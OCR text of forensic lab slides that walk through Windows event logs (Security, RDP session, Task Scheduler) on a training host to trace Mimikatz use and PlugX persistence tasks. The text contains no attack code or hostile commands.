
- Goal:
  - Was Mimikatz used on this PC?
  - If yes, what was the command?

Lab 3-1 (1)
Analyzing Logs on Client-Win10-1

- We will investigate “Security.evtx” first.


Lab 3-1 (2)
Analyzing Logs on Client-Win10-1

- Security.evtx
  - However, events were logged only until around March 25, 2018. We need older logs.




Lab 3-1 (3)
Analyzing Logs on Cl

- Security.evtx
  - Even when we apply “Sec4624_remote_logon.elc” filter, no entry is found.




Lab 3-2 (1)
Analyzing Logs on Client-Win10-1

- Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
  - When we apply “TS21_25_rdp_dst.elc” filter, we can find a RDP session from 192.168.52.44 (Client-Win10-2), which we have already known.




Lab 3-3 (1)
Analyzing Logs on Client-Win10-1

- Microsoft-Windows-TaskScheduler%4Operational.evtx
  - We can find “\SxS” task registered when we filter with id 106.
  - We have already known that this is the persistence of the PlugX.



Lab 3-3 (2)
Analyzing Logs on Client-Win10-1


- Microsoft-Windows-TaskScheduler%4Operational.evtx
  - We can also find “\SyS” task registered.
  - This is a new suspicious event.



Lab 3-3 (3) Analyzing Logs or

